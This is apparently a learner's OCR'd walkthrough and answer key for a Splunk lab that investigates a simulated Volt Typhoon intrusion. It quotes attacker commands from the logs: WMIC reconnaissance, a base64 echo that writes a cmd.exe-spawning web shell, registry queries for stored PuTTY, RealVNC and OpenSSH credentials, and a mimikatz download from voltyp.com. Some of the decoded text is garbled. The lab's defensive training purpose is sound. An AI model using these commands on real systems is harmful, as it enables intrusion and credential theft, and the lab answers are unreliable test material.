Learn > Volt Typhoon



Volt Typhoon

Investigate a suspected intrusion by the notorious APT group Volt Typhoon.

90 min 5,815


Volt Typhoon

▶ Start Lab Machine

Scenario: The SOC has detected suspicious activity indicative of an advanced persistent threat (APT) group known as Volt Typhoon, notorious for targeting high-value organizations. Assume the role of a security analyst and investigate the intrusion by retracing the attacker's steps.

You have been provided with various log types from a two-week time frame during which the suspected attack occurred. Your ability to research the suspected APT and understand how they maneuver through targeted networks will prove to be just as important as your Splunk skills.

Connect to OpenVPN or use the AttackBox to access Splunk. Please give the machine about 4 minutes to boot.




source = /home/volthunter/logfiles/wmicupdated0221.log | sourcetype = wmic

> 3/24/24 11:10:22.000 AM

2024-03-24T11:10:22, ADSelfServicePlus, server-02, 192.168.1.134, dean-admin, Password Change, completed, web_browser

host = volthunter | source = /home/volthunter/logfiles/adss.log | sourcetype = adss

Shortly after Dean's account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?




Shortly after Dean's account was compromised, the attacker created a new administrator account. What is the name of the new account that was created?

voltyp-admin


✓ Correct Answer


Execution

Volt Typhoon is known to exploit Windows Management Instrumentation Command-line (WMIC) for a range of execution techniques. They leverage WMIC for tasks such as gathering information and dumping valuable databases, allowing them to infiltrate and exploit target networks. By using "living off the land" binaries (LOLBins), they blend in with legitimate system activity, making detection more challenging.




the query contains a simple keyword “c and p”. I used it because there is a specific mention of the local drives and password “switch” in the command
it is also a switch while using cmd to excute the command and exit





from the events I was able to extract the command for recon of the local drives , following the search we get the result



Answer the questions below

In an information gathering attempt, what command does the attacker run to find information about local drives on server01 & server02?

wmic /node:server01, server02 logicaldisk get caption, filesystem, freespace, size, volumename

✓ Correct Answer

The attacker uses ntdsutil to create a copy of the AD database. After moving the file to a web server, the attacker compresses the database. What password does the attacker set on the archive?

d5ag0nm@5t3r

✓ Correct Answer

Persistence

Our target APT frequently employs web shells as a persistence mechanism to maintain a foothold. They disguise these web shells as legitimate files, enabling remote control over the server and allowing them to execute commands undetected.

Answer the questions below

To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?

Answer format: *:***********\

Check



3. Search for long Base64-looking strings

Base64 strings often contain only letters, numbers, `+`, `/`, and `=`.

‹/› spl

```
index=*
| regex _raw="[A-Za-z0-9+/]{20,}={0,2}"
```

000 AM Cores, NumberOfLogicalProcessors | executed | success |

host = volthunter | source = /home/volthunter/logfiles/wmicupdated0221.log | sourcetype = wmic

00 PM 3/28/2024 21:14:57 PM PowerShell 800 Pipeline Execution Details "Pipeline execution details for command line: echo PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiBEZWJ1Zz0idHJ1ZSIgVHJhY2U9ImZhbHNlIiAlPgo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLkRpYWdub3N0aWNzIiAlPgo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLklPIiAlPgo8c2NyaXB0IExhbmd1YWdlPSJjIyIgcnVuYXQ9InNlcnZlciI+CnZvaWQgUGFnZV9Mb2FkKG9iamVjdCBzZW5kZXIsIEV2ZW50QXJncyBlKQp7CnN0aXJpbmcgYXJnMyA9ICJwb2Nlc3NTdGFydEluZm8gcHNpID0gbmV3IFByb2Nlc3NTdGFydEluZm8oKTsKcHNpLkZpbGVOYW1lID0gImNtZC5leGUiOwpwc2kuVXNlU2hlbGxFeGVjdXRlID0gZmFsc2U7CnN0YXJ0KHBzaSk7Cn0KPC9zY3JpcHQ+CjxodG1sPgo8aGVhZD4KPHRpdGxlPkhlbGxvIFdvcmxkPC90aXRsZT4KPC9oZWFkPgo8Ym9keT4KPGgxPkhlbGxvIFdvcmxkPC9oMT4KPC9ib2R5Pgo8L2h0bWw+ > C:\Windows\Temp\ntuser.ini


Answer the questions below

To establish persistence on the compromised server, the attacker created a web shell using base64 encoded text. In which directory was the web shell placed?

C:\Windows\Temp\


You are going too fast. Please try again in a little while.

✓ Correct Answer




1.The cmdlet used to remove or clear logs in powershell is "Remove-ItemProperty"

2.The command used to rename the file, this is one of the 2 ways. The other could have been. Using the name of the file we previously discovered and searching for it in the logs for any modification



3.The registry path containing info about the system is



Answer the questions below

In an attempt to begin covering their tracks, the attackers remove evidence of the compromise. They first start by wiping RDP records. What PowerShell cmdlet does the attacker use to remove the “Most Recently Used” record?

Remove-ItemProperty

You are going too fast. Please try again in a little while.

✓ Correct Answer

The APT continues to cover their tracks by renaming and changing the extension of the previously created archive. What is the file name (with extension) created by the attackers?

cl64.gif

✓ Correct Answer

Under what regedit path does the attacker check for evidence of a virtualized environment?

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control

You are going too fast. Please try again in a little while.

✓ Correct Answer

Task 6 Credential Access

Credential Access

Volt Typhoon often combs through target networks to uncover and extract credentials from a range of programs. Additionally, they are known to access hashed credentials directly from system memory.

Answer the questions below

Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?
Answer Format: Alphabetical order separated by a comma and space.

Answer format: *******, *****, *******


Check

What is the full decoded command the attacker uses to download and run mimikatz?


Answer format: ********** **** *****://********.***/*/***/********.**** ******** **:***************

Check


3/27/24 10:26:05.000 PM	03/27/2024 22:26:05 PM	PowerShell	800	Pipeline Execution Details	"Pipeline execution details for command line: reg query hkcu\software\dean-admin\putty\session Context Info: DetailSequence=1 DetailTotal=1 SequenceNumber=86 Show all 16 lines host = volthunter source = /home/volthunter/logfiles/pshell.log sourcetype = powershell
3/27/24 8:56:21.000 PM	03/27/2024 20:56:21 PM	PowerShell	800	Pipeline Execution Details	"Pipeline execution details for command line: reg query hklm\software\realvnc\vncserver Context Info: DetailSequence=1 DetailTotal=1 SequenceNumber=29



now to find the encoded command that downloads Mimikatze



we will use the same search query as before



That's the encoded command! Let me decode it for you.

The Base64 string is:

```
SW52b2tlLVdlbJlcXVlc3QgLVVyaSAiaHR0cDovL3ZvbHR5cC5jb20vMy90bHovbWltaWthdHouZXhl T
```

Decoded it gives:

```powershell
Invoke-WebRequest -Uri "http://voltyp.com/3/tlz/mimikatz.exe" -OutFile "C:\Temp\db2\
```

Credential Access

Volt Typhoon often combs through target networks to uncover and extract credentials from a range of programs. Additionally, they are known to access hashed credentials directly from system memory.

Answer the questions below

Using reg query, Volt Typhoon hunts for opportunities to find useful credentials. What three pieces of software do they investigate?
Answer Format: Alphabetical order separated by a comma and space.

OpenSSH, putty, realvnc

✓ Correct Answer

What is the full decoded command the attacker uses to download and run mimikatz?

Invoke-WebRequest -Uri "http://voltyp.com/3/tlz/mimikatz.exe" -OutFile "C:\Temp\db2\mimikatz.e

You are going too fast. Please try again in a little while.

✓ Correct Answer

`

Answer the questions below

The attacker uses wevtutil, a log retrieval tool, to enumerate Windows logs. What event IDs does the attacker search for?
Answer Format: Increasing order separated by a space.

Answer format: **** **** ****


Check

Moving laterally to server-02, the attacker copies over the original web shell. What is the name of the new web shell that was created?


Answer format: **********.****

